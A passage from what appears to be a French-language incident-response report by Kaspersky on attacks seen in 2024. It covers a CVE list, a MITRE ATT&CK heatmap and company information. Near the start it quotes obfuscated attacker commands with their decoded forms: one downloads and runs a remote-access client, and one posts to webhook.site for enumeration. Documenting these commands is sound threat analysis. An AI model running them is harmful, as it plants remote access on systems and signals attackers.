%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""
```

Le texte déchiffré mène à :

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
C:\update.exe
```

L'analyse du GERT a également confirmé que les attaquants utilisaient le service public webhook.site pour identifier les services vulnérables. En envoyant une demande électronique, ils ont pu déterminer si le service était vulnérable sans avoir à installer d'application. Cette implémentation est spécifiquement exploitée lors de l'énumération et n'établit pas de persistance :

```
POWERSHELL.EXE -COMMAND ""ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6f%77%65%72%73%68%65%6c%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%
66%58%58%58%58%2d%63%61%33%62%2d[INFORMATION SUPPRIMÉE]%2d%39%36%65%34%2d%58%58%58%58%34%35%61%61%36%38%30%39%20
%2d%4d%65%74%68%6f%64%20%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
```

Une fois décodée, elle a révélé une chaîne de commande contenant la commande PS1 finale.

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[INFORMATION SUP-
PRIMÉE]-96e4-XXXX45aa6809 -Method Post -Body 'test' > $null"
```

11 T1003 : Récupération des identifiants du système d'exploitation


12 T1219 : Logiciel d'accès à distance

13 SecureList. Des attaquants exploitent activement une vulnérabilité corrigée de FortiClient EMS dans la nature

Les vulnérabilités les plus courantes

Le diagramme ci-dessous montre les vulnérabilités des années précédentes exploitées en 2024. Plus de 90 % des vulnérabilités exploitées par les attaquants en 2024 ont été publiées plus d'un an auparavant, les organisations attaquées avaient donc des stratégies de mise à jour inefficaces.

Figure 6 Vulnérabilités des années précédentes exploitées en 2024



Les vulnérabilités les plus répandues trouvées dans notre ensemble de données pour 2024 étaient liées aux produits Microsoft (Windows, Exchange, Active Directory, SharePoint), comme CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473 et CVE-2023-29357. Nous avons également constaté une augmentation importante du nombre de vulnérabilités dans le serveur OpenSSH (sshd) : CVE-2023-38408, CVE-2024-6387 (ou regreSSHion) et CVE-2024-6409. Des vulnérabilités ciblant l'interface Web du logiciel Cisco IOS XE (CVE-2023-20273 et CVE-2023-20198) ont également été découvertes dans la nature.

Environ 40 % des vulnérabilités détectées au cours de nos missions de réponse aux incidents conduisaient à une exécution de code à distance (RCE), et le même pourcentage à des exploits d'augmentation de privilèges. Un nombre considérable de vulnérabilités élevées et critiques dans ces catégories ont des exploits de preuve de concept (PoC) publics facilement disponibles sur des plateformes comme GitHub et Exploit-DB. Les cybercriminels peuvent donc facilement obtenir l'accès à différents environnements et y effectuer des mouvements latéraux.

Parmi les catégories d'énumération des faiblesses communes (CWE) récurrentes, CWE-120 (débordement de mémoire tampon classique), CWE-269 (gestion inappropriée des privilèges), CWE-287 (authentification inappropriée) et CWE-918 (falsification des requêtes côté serveur – SSRF) étaient les plus répandues. Ces vulnérabilités en question auraient pu être évitées par des pratiques de codage sûres (comme l'analyse statique du code et l'analyse dynamique automatisée). Ce constat souligne l'importance pour les développeurs d'accorder la priorité à la sécurité à chaque phase du cycle de développement et d'adopter des principes de sécurité et de respect de la vie privée dès la conception. En outre, les clients doivent veiller à effectuer des mises à jour régulières et à appliquer les correctifs de sécurité en temps voulu.

Liste complète des CVE utilisés

PoC disponible – Microsoft Windows (service de connexion secondaire)

CVE-2016-0099 | CVSS 7.8 ÉLEVÉ | CWE-120

Augmentation des privilèges

Également connue sous le nom de MS16-032, cette vulnérabilité dans le service de connexion secondaire permet aux utilisateurs locaux d'obtenir des privilèges au moyen d'une application élaborée.

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 | CVSS 8.1 ÉLEVÉ | CWE-120

Exécution de code à distance (RCE)

Un débordement de mémoire tampon dans le code d'authentification de la carte à puce dans gpkcsp.dll dans Microsoft Windows XP (jusqu'à la version SP3) et Server 2003 (jusqu'à la version SP2) permet l'exécution de code à distance par un attaquant si l'ordinateur cible fait partie d'un domaine Windows et que le protocole de bureau à distance (ou les services de terminal) est activé.

PoC disponible – Microsoft Windows (Win32k)

CVE-2019-1458 | CVSS 7.8 ÉLEVÉ | CWE-1219

Augmentation des privilèges

La vulnérabilité provient d'une erreur dans l'application lors du traitement d'un fichier conçu de manière malveillante, un attaquant pourrait donc l'exploiter à distance pour élever ses privilèges sur les systèmes vulnérables.

PoC disponible – Microsoft Windows (Netlogon)

CVE-2020-1472 | CVSS 10.0 CRITIQUE | CWE-330

Augmentation des privilèges

Cette vulnérabilité d'augmentation des privilèges se produit lorsqu'un attaquant établit une connexion de canal sécurisée Netlogon vulnérable à un contrôleur de domaine en utilisant le protocole à distance Netlogon (MS-NRPC). L'exploitation de cette vulnérabilité permet à un attaquant d'exécuter une application spécialement conçue sur un équipement réseau.

PoC disponible – Microsoft Exchange Server

CVE-2020-0688 | CVSS 8.8 ÉLEVÉ | CWE-287

Exécution de code à distance (RCE)

Cette vulnérabilité d'exécution de code à distance dans Microsoft Exchange se produit en raison d'une mauvaise gestion des objets en mémoire.

PoC disponible – Microsoft Windows (Background Intelligent Transfer Service – BITS)

CVE-2020-0787 | CVSS 7.8 ÉLEVÉ | CWE-59

Augmentation des privilèges

Faille d'augmentation des privilèges dans le service de transfert intelligent en arrière-plan (BITS) de Windows.

PoC disponible – Microsoft Active Directory Domain Services

CVE-2021-42287 | CVSS 8.8 ÉLEVÉ | CWE-269

Augmentation des privilèges

Cette vulnérabilité d'augmentation des privilèges des services de domaine Active Directory permet à un attaquant d'usurper l'identité d'un administrateur de domaine à partir d'un utilisateur de domaine standard.

PoC disponible – Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITIQUE | CWE-918

Exécution de code à distance (RCE)

Cette vulnérabilité dans Microsoft Exchange Server permet à un attaquant de contourner l'authentification et d'usurper l'identité de l'administrateur.

Microsoft Exchange Server

CVE-2021-31207 | CVSS 6.6 MOYEN | CWE-434

Contournement des fonctions de sécurité

Permet à un attaquant d'exécuter à distance un code arbitraire sur des installations vulnérables de Microsoft Exchange Server. Dans le pire des cas, l'attaquant peut exécuter un code arbitraire dans le contexte SYSTEM.

PoC disponible – Microsoft Active Directory Domain Services

CVE-2021-42278 | CVSS 7.5 ÉLEVÉ | CWE-269

Augmentation des privilèges

Cette vulnérabilité d'augmentation des privilèges dans les services de domaine Active Directory permet à un utilisateur de domaine standard d'usurper l'identité d'un administrateur de domaine.

PoC disponible – Microsoft Exchange Server

CVE-2021-34523 | CVSS 9.8 CRITIQUE | CWE-287

Augmentation des privilèges

Cette vulnérabilité d'augmentation des privilèges dans Microsoft Exchange Server se produit à la suite d'une validation incorrecte de requête d'accès à distance sur PowerShell.

PoC disponible – Microsoft Exchange Server (Autodiscover)

CVE-2021-34473 | CVSS 9.8 CRITIQUE | CWE-918

Exécution de code à distance (RCE)

Cette vulnérabilité dans le service Autodiscover permet aux attaquants d'exécuter à distances un code arbitraire sur le serveur Microsoft Exchange concerné.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITIQUE | CWE-20

Exécution de code à distance (RCE)

Cette vulnérabilité est présente dans le module de vote (< 21.0.100) de Bitrix Site Manager. Elle permet aux attaquants distants non authentifiés d'exécuter un code arbitraire.

PoC disponible – Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 ÉLEVÉ | CWE-306

Authentification manquante

Cette vulnérabilité dans un module de Veeam Backup & Replication permet à un attaquant d'obtenir des identifiants chiffrés stockés dans sa base de données de configuration.

PoC disponible – OpenSSH (ssh-agent)

CVE-2023-38408 | CVSS 9.8 CRITIQUE | CWE-428

Exécution de code à distance (RCE)

Avant la version 9.3p2 d'OpenSSH, la fonction PKCS#11 de ssh-agent utilise un chemin de recherche vulnérable, compromettant ainsi sa fiabilité. Cela peut entraîner l'exécution d'un code à distance si un système contrôlé par un attaquant reçoit un agent transféré.

PoC disponible – Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8 CRITIQUE | CWE-303

Augmentation des privilèges

Cette vulnérabilité dans Microsoft SharePoint Server permet à des attaquants distants d'élever leurs privilèges.

PoC disponible – Cisco IOS XE (interface Web)

CVE-2023-20273 | CVSS 7.2 ÉLEVÉ | CWE-78

Exécution de code à distance (RCE)

La fonction d'interface Web du logiciel Cisco IOS XE pourrait permettre à un attaquant distant authentifié d'injecter des commandes avec des privilèges d'administrateur.

PoC disponible – Cisco IOS XE (interface Web)

CVE-2023-20198 | CVSS 10.0 CRITIQUE | CWE-420

Augmentation des privilèges

Permet à un attaquant non authentifié de créer un compte avec un « accès de niveau de privilège 15 », soit un accès complet à toutes les commandes.

PoC disponible – FortiClientEMS

CVE-2023-48788 | CVSS 9.8 CRITIQUE | CWE-89

Injection SQL

Une mauvaise neutralisation des éléments spéciaux utilisés dans une commande SQL (injection SQL) dans Fortinet FortiClientEMS permet aux attaquants d'exécuter du code ou des commandes non autorisées via des paquets spécialement conçus.

PoC disponible – OpenSSH (sshd)

CVE-2024-6387 | CVSS 8.1 ÉLEVÉ | CWE-362

Exécution de code à distance (RCE)

Également connue sous le nom de regreSSHion, cette vulnérabilité du serveur OpenSSH (sshd) peut entraîner l'exécution de code à distance sur le serveur vulnérable.

OpenSSH (sshd)

CVE-2024-6409 | CVSS 7.0 ÉLEVÉ | CWE-364

Exécution de code à distance (RCE)

Cette vulnérabilité de type « race condition » découverte dans le serveur OpenSSH (sshd) peut conduire à l'exécution de code à distance en tant qu'utilisateur non privilégié.

La carte thermique des tactiques et techniques de MITRE ATT&CK

TA0043 : Reconnaissance	TA0042 : Développement de ressources	TA0001 : Accès initial	TA0002 : Exécution	TA0003 : Persistance
T1595.002 : Analyse active : Analyse des vulnérabilités	T1587.001 : Développement de fonctionnalités : programmes malveillants	T1190 : Exploitation d'une application destinée au public	T1059.003 : Interprète de commandes et de scripts : Invite de commande Windows	T1078.002 : Comptes valides : Comptes domaine
T1589.001 : Collecte d'informations sur l'identité de la victime : Identifiants	T1588.002 : Obtention de fonctionnalités : outils	T1078.002 : Comptes valides : Comptes domaine	T1569.002 : Services système : Exécution des services	T1543.003 : Processus de création ou de modification du système : Service Windows
T1598 : Hameçonnage d'informations		T1199 : Relation de confiance	T1059.001 : Interprète de commandes et de scripts : PowerShell	T1505.003 : Composant logiciel serveur : Web Shell
T1595.001 : Analyse active : Analyse des blocs IP		T1133 : Services d'accès à distance externes	T1053.005 : Tâche/Action planifiée : Tâche planifiée	T1136.001 : Créer un compte : Compte local
T1592 : Collecte d'informations sur l'hôte de la victime		T1078 : Comptes valides	T1047 : Windows Management Instrumentation (WMI)	T1053.005 : Tâche/Action planifiée : Tâche planifiée
		T1566.002 : Phishing : Lien de phishing ciblé	T1059 : Interprète de commandes et de scripts	T1078.003 : Comptes valides : Comptes locaux
		T1078.003 : Comptes valides : Comptes locaux	T1059.004 : Interprète de commandes et de scripts : Unix Shell	T1098 : Manipulation de compte
		T1566.001 : Hameçonnage : Pièce jointe d'hameçonnage ciblé	T1059.005 : Interprète de commandes et de scripts : Visual Basic	T1547.001 : Exécution automatique au lancement ou lors de la connexion : Clé d'exécution du registre/dossier de lancement
		T1133 : Services d'accès à distance externes	T1053.003 : Tâche/Action planifiée : Cron	T1133 : Services d'accès à distance externes
		T1078.002 : Comptes valides : Comptes domaine	T1059.006 : Interprète de commandes et de scripts : Python	T1136.002 : Créer un compte : Compte domaine
		T1566 : Hameçonnage	T1021.002 : Services à distance : Partages d'administrateurs SMB/ Windows	T1136 : Création de compte
			T1204 : Exécution par l'utilisateur	T1053 : Tâche/Action planifiée
			T1059.010 : Interprète de commandes et de scripts : AutoHotKey et AutoIT	T1037.004 : Scripts d'initialisation au lancement ou lors de la connexion : RC Scripts
			T1059.009 : Interprète de commandes et de scripts : API Cloud	T1543.002 : Processus de création ou de modification du système : Service Systemd
			T1559 : Communication interprocessus	T1543 : Processus de création ou de modification du système
			T1053 : Tâche/Action planifiée	T1574.002 : Détournement du flux d'exécution : Chargement latéral DLL
			T1203 : Exploitation pour l'exécution par le client	T1053.003 : Tâche/Action planifiée : Cron
			T1053.002 : Tâche/Action planifiée : At	T1098.004 : Manipulation de comptes : Clés SSH autorisées
				T1078 : Comptes valides
				T1574.006 : Détournement du flux d'exécution : Détournement de l'éditeur de liens dynamiques
				T1546.003 : Exécution déclenchée par un événement : Abonnement aux événements de Windows Management Instrumentation

La matrice MITRE ATT&CK décrit les tactiques et techniques utilisées par les adversaires pour cibler les réseaux d'entreprise. Nous avons coloré la matrice pour mettre en évidence la prévalence des différentes techniques en fonction des attaques étudiées en 2024.

6–11 % 11 – 15 % 15–20 % > 20 %

TA0004 : Augmentation des privilèges

T1078.002 : Comptes valides : Comptes domaine

T1068 : Exploitation pour élever les privilèges

T1484.001 : Modification de la stratégie de domaine ou de locataire : Modification de la stratégie de groupe

T1078.002 : Comptes valides : Comptes domaine

T1547.005 : Exécution automatique au lancement ou lors de la connexion : Fournisseur de services d'assistance de sécurité

T1098 : Manipulation de compte

T1543.003 : Processus de création ou de modification du système : Service Windows

T1548.002 : Utilisation abusive du mécanisme de contrôle d'augmentation des privilèges : Contourner le contrôle de compte d'utilisateur

T1548.001 : Utilisation abusive du mécanisme de contrôle d'augmentation des privilèges : setuid et setgid

TA0005 : Contournement de la protection

T1070.004 : Retrait de l'indicateur : Suppression de fichiers

T1562.001 : Affaiblissement des défenses : Désactiver ou modifier des outils

T1070.001 : Retrait de l'indicateur : Effacer journaux d'événements Windows

T1140 : Décryptage/Décodage de fichiers ou d'informations

T1036.005 : Imitation : correspondance avec un nom ou un lieu légitime

T1036.004 : Usurpation d'identité : Usurpation de tâche ou service

T1027.002 : Brouillage de fichiers ou d'informations : Paquet de logiciels

T1078.002 : Comptes valides : Comptes domaine

T1112 : Modification du registre

T1027.009 : Brouillage de fichiers ou d'informations : Charges utiles intégrées

T1218.011 : Exécution du proxy binaire du système : Rundll32

T1070.009 : Retrait de l'indicateur : Persistance claire

T1078.003 : Comptes valides : Comptes locaux

T1055 : Injection de processus

T1070.006 : Retrait de l'indicateur : Horodatage

T1027.010 : Brouillage de fichiers ou d'informations : Brouillage de commande

T1027.001 : Brouillage de fichiers ou d'informations : Remplissage binaire

T1027.013 : Brouillage de fichiers ou d'informations : Fichier chiffré/codé

T1562.001 : Affaiblissement des défenses : Désactiver ou modifier des outils

T1574.001 : Détournement du flux d'exécution : Détournement de l'ordre de recherche des DLL

T1562 : Affaiblissement des défenses

T1574.002 : Détournement du flux d'exécution : Chargement latéral DLL

T1070.003 : Retrait de l'indicateur : Effacer l'historique des commandes

T1622 : Contournement du débogueur

T1562.002 : Affaiblissement des défenses : Désactiver le journal des événements Windows

T1070 : Retrait de l'indicateur

T1027.003 : Brouillage de fichiers ou d'informations : Stéganographie

T1564.006 : Cacher les artefacts : Exécution de l'instance virtuelle

T1484.001 : Modification de la stratégie de domaine ou de locataire : Modification de la stratégie de groupe

T1218.005 : Exécution du proxy binaire du système : Mshta

TA0006 : Accès aux identifiants

T1003 : Récupération des identifiants du système d'exploitation

T1003.001 : Récupération des identifiants du système d'exploitation : mémoire LSASS

T1552.001 : Identifiants non sécurisés : Identifiants sur fichiers

T1555 : Identifiants de banques de mots de passe

T1110.001 : Force brute : Essais de mots de passe

T1110 : Force brute

T1003.006 : Récupération des identifiants du système d'exploitation : DCSync

T1003.003 : Récupération des identifiants du système d'exploitation : NTDS

T1003.001 : Récupération des identifiants du système d'exploitation : mémoire LSASS

T1555.005 : Identifiants de banques de mots de passe : Gestionnaires de mots de passe

T1110.003 : Force brute : Pulvérisation de mot de passe

T1555.004 : Identifiants de banques de mots de passe : Gestionnaire d'informations d'identification Windows

T1212 : Exploitation à des fins d'accès aux identifiants

T1557 : Attaque 'homme du milieu'

T1528 : Vol du jeton d'accès à l'application

T1552 : Identifiants non sécurisés

T1056.001 : Enregistrement de saisie : enregistrement de frappe

T1552.004 : Identifiants non sécurisés : Clés privées

T1555.003 : Identifiants de banques de mots de passe : Identifiants provenant de navigateurs Web

T1552.002 : Identifiants non sécurisés : Identifiants sur registres

T1040 : Reniflage de réseau

TA0007 : Découverte

T1046 : Détection des services réseau

T1018 : Détection de système distant

T1135 : Détection de partages réseau

T1082 : Détection d'informations relatives au système

T1087.002 : Détection de compte : Compte domaine

T1482 : Détection de l'indice de confiance du domaine

T1069.002 : Détection de groupes d'autorisation : groupes de domaines

T1057 : Détection de processus

T1033 : Détection du propriétaire du système/de l'utilisateur

T1049 : Détection des connexions réseau du système

T1016 : Détection de la configuration du réseau du système

T1615 : Recherche de stratégies de groupe

T1083 : Détection de fichiers et de répertoires

T1087.001 : Détection de compte : Compte local

T1087 : Détection de compte

T1560.001 : Archivage des données collectées : Archivage par utilitaire

T1124 : Détection de l'heure du système

T1201 : Recherche de stratégie liée aux mots de passe

T1012 : Interrogation du registre

T1614.001 : Découverte de l'emplacement système : Découverte du langage système

6–11 % 11 – 15 % 15–20 % > 20 %

TA0008 : Mouvement latéral	TA0009 : Collecte	TA0011 : Commande et contrôle	TA0010 : Exfiltration	TA0040 : Impact
T1021.001 : Services à distance : Protocole de bureau à distance	T1560.001 : Archivage des données collectées : Archivage par utilitaire	T1572 : Tunnellisation de protocole	T1567 : Exfiltration par le biais d'un service Web	T1486 : Données chiffrées pour l'impact
T1021.002 : Services à distance : Partages d'administrateurs SMB/Windows	T1005 : Données du système local	T1105 : Transfert entrant d'outils	T1537 : Transfert des données vers un compte cloud	T1485 : Destruction de données
T1021.004 : Services à distance : SSH	T1039 : Données issues d'un disque partagé sur le réseau	T1071.001 : Protocole de la couche application : protocoles Web	T1020 : Exfiltration automatisée	T1561 : Effacement de disque
T1021 : Services à distance	T1119 : Collecte automatisée	T1219 : Logiciel d'accès à distance	T1567.002 : Exfiltration par le biais d'un service Web : Exfiltration vers le stockage dans le cloud	T1561.002 : Effacement de disque : Effacement de la structure du disque
T1570 : Transfert latéral d'outils	T1114.001 : Collecte d'emails : Collecte locale d'emails	T1090.001 : Proxy : Proxy interne	T1048 : Exfiltration via un autre protocole	T1565 : Manipulation de données
T1021.006 : Services à distance : Gestion à distance Windows	T1560 : Archivage des données collectées	T1132.001 : Encodage des données : Encodage standard	T1041 : Exfiltration par le canal C2	
T1550.002 : Autres moyens d'authentification : Pass the Hash	T1113 : Capture d'écran	T1090 : Proxy		
T1021.003 : Services à distance : Distributed Component Object Model	T1572 : Tunnellisation de protocole	T1665 : Dissimulation d'infrastructure		
T1021 : Services à distance		T1071.004 : Protocole de la couche application : DNS		
T1021.001 : Services à distance : Protocole de bureau à distance		T1568.002 : Résolution dynamique : Algorithmes de génération de domaines		
T1021.002 : Services à distance : Partages d'administrateurs SMB/Windows		T1102 : Service Web		
T1210 : Exploitation de services à distance		T1568 : Résolution dynamique		
T1563.002 : Détournement de session de service à distance : Détournement RDP		T1573.001 : Canal chiffré : Cryptographie symétrique		
		T1041 : Exfiltration par le canal C2		
		T1071 : Protocole de la couche application		

6–11 % 11 – 15 % 15–20 % > 20 %

À propos de Kaspersky

Kaspersky est une entreprise mondiale de cybersécurité et de protection de la vie privée numérique fondée en 1997. Kaspersky s'appuie sur sa Threat Intelligence et son expertise en matière de sécurité informatique pour développer des solutions de sécurité destinées aux entreprises, aux infrastructures critiques, aux gouvernements et aux utilisateurs du monde entier. Notre portefeuille complet de solutions de sécurité inclut des solutions et des services de protection endpoint et de sécurité spécialisés, classés parmi les leaders, destinés à lutter contre les cybermenaces sophistiquées et évolutives.

Kaspersky Security Services

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky SOC Consulting**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky Compromise Assessment**

En savoir plus

Reconnaissance mondiale

Les produits et solutions Kaspersky font l'objet de tests et d'examens indépendants constants et obtiennent régulièrement les meilleurs résultats, reconnaissances et récompenses. Nos technologies et nos processus sont régulièrement examinés et vérifiés par les organismes d'analyse les plus respectés au monde. La plus testée. La plus récompensée.

En savoir plus

Plus de 5 000
professionnels travaillent chez Kaspersky

50 %
de notre masse salariale est spécialisée dans la R&D

5
centres d'expertise uniques

467 000
nouveaux fichiers malveillants sont détectés chaque jour par Kaspersky

200 000
clients professionnels MSP et MSSP du monde entier.

4,9 milliards
de cyberattaques détectées par Kaspersky en 2024

© 2025 AO Kaspersky Lab.
Les marques déposées et les marques de service
sont la propriété de leurs détenteurs respectifs.